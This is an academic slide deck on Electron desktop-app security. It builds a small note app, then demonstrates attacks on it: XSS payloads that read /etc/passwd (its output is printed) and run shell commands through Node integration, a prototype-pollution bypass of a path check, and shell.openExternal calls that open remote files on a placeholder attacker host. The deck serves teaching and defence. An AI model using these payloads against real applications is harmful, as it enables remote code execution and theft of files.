Technische Universität Braunschweig

IAS | INSTITUTE FOR APPLICATION SECURITY

An Analysis of the State of Electron Security in the Wild

Benjamin Altpeter, 2020-08-11

What is Electron?

- Open source framework for desktop applications
- Build apps using regular web technologies (HTML, CSS, JavaScript)
- Apps work across all platforms (Linux, macOS, Windows)

What is Electron?

- Open source framework for desktop applications
- Build apps using regular web technologies (HTML, CSS, JavaScript)
- Apps work across all platforms (Linux, macOS, Windows)

- Thousands of applications already built on Electron

Code WhatsApp Twitch Teams Figma

Thousands of organizations spanning all industries use Electron to build cross-platform software.

It's easier than you think

If you can build a website, you can build a desktop app. Electron is a framework for creating native applications with web technologies like JavaScript, HTML, and CSS. It takes care of the hard parts so you can focus on the core of your application.



https://www.electronjs.org/

Image: Fotis Fotopoulos (public domain-like license)

A basic Electron app

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

```
<h1>My note app!</h1>
```

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

```
<h1>My note app!</h1>
<h2>Write your notes here</h2>
<textarea id="content-input"></textarea>
```

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

```
<h1>My note app!</h1>
<h2>Write your notes here</h2>
<textarea id="content-input"></textarea>
<h2>Your notes</h2>
<div id="notes"></div>
```

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

```
<h1>My note app!</h1>
<h2>Write your notes here</h2>
<textarea id="content-input"></textarea>
<h2>Your notes</h2>
<div id="notes"></div>
<script>




</script>
```

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

```
<h1>My note app!</h1>
<h2>Write your notes here</h2>
<textarea id="content-input"></textarea>
<h2>Your notes</h2>
<div id="notes"></div>
<script>
document.getElementById('content-input').oninput = function(e) {

};
</script>
```

Building a note-taking app

- **Idea**: Build a simple note-taking app that saves the user's notes to disk.

- Start by writing a regular web page.

```
<h1>My note app!</h1>
<h2>Write your notes here</h2>
<textarea id="content-input"></textarea>
<h2>Your notes</h2>
<div id="notes"></div>
<script>
document.getElementById('content-input').oninput = function(e) {
  document.getElementById('notes').innerHTML = e.target.value;
};
</script>
```

Building a note-taking app

- Now we need to load that in the Electron app:

```
function createWindow() {

}
```

Building a note-taking app

- Now we need to load that in the Electron app:

```
function createWindow() {
    const window = new BrowserWindow();

}
```

Building a note-taking app

- Now we need to load that in the Electron app:

```
const {
    BrowserWindow
} = require('electron');

function createWindow() {
    const window = new BrowserWindow();

}
```

Building a note-taking app

- Now we need to load that in the Electron app:

```
const {
    BrowserWindow
} = require('electron');

function createWindow() {
    const window = new BrowserWindow();
    window.loadFile('index.html');
}
```

Building a note-taking app

- Now we need to load that in the Electron app:

```
const {
    BrowserWindow
} = require('electron');

function createWindow() {
    const window = new BrowserWindow();
    window.loadFile('index.html');
}

app.on('ready', createWindow);
```


Building a note-taking app

- Now we need to load that in the Electron app:

```
const {
    app,
    BrowserWindow
} = require('electron');

function createWindow() {
    const window = new BrowserWindow();
    window.loadFile('index.html');
}

app.on('ready', createWindow);
```


My note app!
File Edit View Window Help
My note app!
Write your notes here
Hello World.
These are my notes.
TODO:
- Finish presentation for bachelor's thesis.
Your notes
Hello World.
These are my notes.
TODO:
- Finish presentation for bachelor's thesis.

Adding native capabilities

- This is essentially just a browser, though. Desktop apps usually need access to more features.
- In our example, it would be nice if the note's weren't lost when the app is closed.
  ⇒ We need access to the file system.

Adding native capabilities

- This is essentially just a browser, though. Desktop apps usually need access to more features.
- In our example, it would be nice if the note's weren't lost when the app is closed.
  ⇒ We need access to the file system.

- Reading through the official Electron documentation, we learn that the `BrowserWindow` constructor takes additional arguments [1]:

```
const window = new BrowserWindow({
  webPreferences: {
    nodeIntegration: true
  }
});
```

Adding native capabilities

- Now our app has full access to the Node.js APIs:

```
<script>

document.getElementById('content-input').oninput = function(e) {
  document.getElementById('notes').innerHTML = e.target.value;

};
</script>
```

Adding native capabilities

- Now our app has full access to the Node.js APIs:

```
<script>
const fs = require('fs');
document.getElementById('content-input').oninput = function(e) {
  document.getElementById('notes').innerHTML = e.target.value;

};
</script>
```

Adding native capabilities

- Now our app has full access to the Node.js APIs:

```
<script>
const fs = require('fs');
document.getElementById('content-input').oninput = function(e) {
  document.getElementById('notes').innerHTML = e.target.value;
  fs.writeFileSync('/home/user/notes.txt', e.target.value);
};
</script>
```

Image: Ashkan Forouzani (public domain-like license)

How can this break?

Breaking our example app

- Imagine the app is not just used by a single user but intended for collaboration. Say we introduce a note sharing feature.
- Now the attacker can share malicious notes with the user. How?

Breaking our example app

- Imagine the app is not just used by a single user but intended for collaboration. Say we introduce a note sharing feature.
- Now the attacker can share malicious notes with the user. How?

- You may have already spotted an XSS vector we know from the web:

```
document.getElementById('notes').innerHTML = e.target.value;
```

Breaking our example app

- Imagine the app is not just used by a single user but intended for collaboration. Say we introduce a note sharing feature.
- Now the attacker can share malicious notes with the user. How?

- You may have already spotted an XSS vector we know from the web:
```
document.getElementById('notes').innerHTML = e.target.value;
```


- The attacker can use this to gain JavaScript execution by sharing a note like this:
```
<img src="invalid" onerror="alert(1)">
```

Exploiting Node integration

- The problem is much more critical, though. Remember that we exposed all Node.js APIs to the app.

- What if the attacker instead shared this note?

```
<img src="invalid" onerror="
    const secret =
        require('fs').readFileSync('/etc/passwd').toString();
    alert(secret);
">
```


File Edit View Window Help
My n
Write
<img src="i
const sec
alert(sec
">
Your r
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/-sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/-systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/-systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/-nologin
syslog:x:103:108::/home/syslog:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:105:109::/nonexistent:/usr/sbin/nologin
uuidd:x:106:113::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:107:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/-usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:110:116:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:111:118:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:113:119::/nonexistent:/bin/false
geoclue:x:114:120::/var/lib/geoclue:/usr/sbin/nologin
kernoops:x:115:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/-nologin
saned:x:116:122::/var/lib/saned:/usr/sbin/nologin
pulse:x:117:123:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
nm-openvpn:x:118:125:NetworkManager OpenVPN,,,:/var/lib/openvpn/-chroot:/usr/sbin/nologin
avahi:x:119:126:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/-sbin/nologin
colord:x:120:127:colord colour management daemon,,,:/var/lib/colord:/-usr/sbin/nologin
hplip:x:121:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gnome-initial-setup:x:122:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:123:128:Gnome Display Manager:/var/lib/gdm3:/bin/false
benni:x:1000:1000:Benjamin Altpeter,,,:/home/benni:/bin/zsh
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
sshd:x:125:65534::/run/sshd:/usr/sbin/nologin
stunnel4:x:126:133::/var/run/stunnel4:/usr/sbin/nologin
libvirt-qemu:x:64055:106:Libvirt Qemu,,,:/var/lib/libvirt:/usr/sbin/nologin

Exploiting Node integration

- Lots of other possible attacks, including executing arbitrary commands, installing malware, starting reverse shells, etc.

```
<img src="invalid" onerror="
    require('child_process').execSync('rm /path/to/file');
">
```

Exploiting Node integration

- Lots of other possible attacks, including executing arbitrary commands, installing malware, starting reverse shells, etc.

```
<img src="invalid" onerror="
    require('child_process').execSync('rm /path/to/file');
">
```

- The problem presented here is very close to an actual vulnerability that was reported to Leanote: https://github.com/leanote/desktop-app/issues/284




Image: Sven Mieke (public domain-like license)

Electron architecture and attack vectors


How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.

How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.


- Apps run across multiple processes:
  - *One* privileged main process
  - Multiple renderer processes for each window



How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.


- Apps run across multiple processes:
  - *One* privileged main process
  - Multiple renderer processes for each window



How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.


- Apps run across multiple processes:
  - *One* privileged main process
  - Multiple renderer processes for each window



How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.


- Apps run across multiple processes:
  - *One* privileged main process
  - Multiple renderer processes for each window



How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.


- Apps run across multiple processes:
  - *One* privileged main process
  - Multiple renderer processes for each window



How do Electron apps work?

- Electron combines two technologies [1]:
  - Chromium for the browser
  - Node.js for system primitives
- Its also adds its own platform APIs.

- Apps run across multiple processes:
  - *One* privileged main process
  - Multiple renderer processes for each window



Privileged functions from the renderer process

- We don’t want to enable Node integration but still use native features.

Privileged functions from the renderer process

- We don’t want to enable Node integration but still use native features.
- We can share guarded functions with the renderer processes through so-called preload scripts:

```
window.myApi.saveFile = function(path, content) {



}
```

Privileged functions from the renderer process

- We don’t want to enable Node integration but still use native features.
- We can share guarded functions with the renderer processes through so-called preload scripts:

```
window.myApi.saveFile = function(path, content) {

      return require('fs').writeFileSync(path, content);

}
```

Privileged functions from the renderer process

- We don’t want to enable Node integration but still use native features.
- We can share guarded functions with the renderer processes through so-called preload scripts:

```
window.myApi.saveFile = function(path, content) {
  if(/^\/home\/[a-zA-Z0-9]+\/notes.txt$/.test(path)) {
      return require('fs').writeFileSync(path, content);
  }
}
```

Privileged functions from the renderer process

- We don’t want to enable Node integration but still use native features.
- We can share guarded functions with the renderer processes through so-called preload scripts:

```
window.myApi.saveFile = function(path, content) {
  if(/^\/home\/[a-zA-Z0-9]+\/notes.txt$/.test(path)) {
      return require('fs').writeFileSync(path, content);
  }
}
```

- Now, the renderer process can call these exposed functions:

```
// Will work.
window.myApi.saveFile('/home/user/notes.txt', notes);
```

Privileged functions from the renderer process

- We don’t want to enable Node integration but still use native features.
- We can share guarded functions with the renderer processes through so-called preload scripts:

```
window.myApi.saveFile = function(path, content) {
  if(/^\/home\/[a-zA-Z0-9]+\/notes.txt$/.test(path)) {
      return require('fs').writeFileSync(path, content);
  }
}
```

- Now, the renderer process can call these exposed functions:

```
// Will work.
window.myApi.saveFile('/home/user/notes.txt', notes);

// Will not work.
window.myApi.saveFile('/etc/passwd', evil_content);
```

We need context isolation

- This can still break, though.
- By default, the renderer process and preload script share the same global objects (`window`, `RegExp`, `Array`, …) [2].

We need context isolation

- This can still break, though.
- By default, the renderer process and preload script share the same global objects (`window`, `RegExp`, `Array`, …) [2].
- The renderer process can simply override those and manipulate our check (*prototype pollution*):

```
RegExp.prototype.test = function() { return true; };
```

We need context isolation

- This can still break, though.
- By default, the renderer process and preload script share the same global objects (`window`, `RegExp`, `Array`, …) [2].
- The renderer process can simply override those and manipulate our check (*prototype pollution*):

```
RegExp.prototype.test = function() { return true; };


// Will now work.
window.myApi.saveFile('/etc/passwd', evil_content);
```

We need context isolation

- This can still break, though.
- By default, the renderer process and preload script share the same global objects (`window`, `RegExp`, `Array`, …) [2].
- The renderer process can simply override those and manipulate our check (*prototype pollution*):

```
RegExp.prototype.test = function() { return true; };


// Will now work.
window.myApi.saveFile('/etc/passwd', evil_content);
```

- Only way to stop this: Enable context isolation.
- This isolates the global objects. Functions can still be exposed through the so-called `contextBridge` [1].

A different path to RCE: shell.openExternal()

- Apps sometimes want to open a website in the user's browser instead of in-app.

- Electron provides shell.openExternal() for this purpose which opens the given URL via the OS's default mechanism:

```
const { shell } = require('electron');
shell.openExternal('https://mycompany.tld');
```

A different path to RCE: shell.openExternal()

- Apps sometimes want to open a website in the user's browser instead of in-app.

- Electron provides shell.openExternal() for this purpose which opens the given URL via the OS's default mechanism:

```
const { shell } = require('electron');
shell.openExternal('https://mycompany.tld');
shell.openExternal('mailto:support@mycompany.tld');
```

A different path to RCE: shell.openExternal()

- Apps sometimes want to open a website in the user's browser instead of in-app.

- Electron provides shell.openExternal() for this purpose which opens the given URL via the OS's default mechanism:

```
const { shell } = require('electron');
shell.openExternal('https://mycompany.tld');
shell.openExternal('mailto:support@mycompany.tld');
```

- Need to be careful when passing user input, though:

```
shell.openExternal('file://c:/windows/system32/calc.exe');
```

A different path to RCE: shell.openExternal()

- Apps sometimes want to open a website in the user's browser instead of in-app.

- Electron provides shell.openExternal() for this purpose which opens the given URL via the OS's default mechanism:

```
const { shell } = require('electron');
shell.openExternal('https://mycompany.tld');
shell.openExternal('mailto:support@mycompany.tld');
```

- Need to be careful when passing user input, though:

```
shell.openExternal('file://c:/windows/system32/calc.exe');
shell.openExternal('smb://attacker.tld/public/exploit.sh');
shell.openExternal('jnlp:https://attacker.tld/program.jnlp');
```

Other attack vectors

- Using dependencies with known vulnerabilities

Other attack vectors

- Using dependencies with known vulnerabilities
- Navigation [3]
  - Allowing arbitrary remote sites is dangerous.
  - The site can execute any JS code (no need for XSS vector anymore).

Other attack vectors

- Using dependencies with known vulnerabilities
- Navigation [3]
  - Allowing arbitrary remote sites is dangerous.
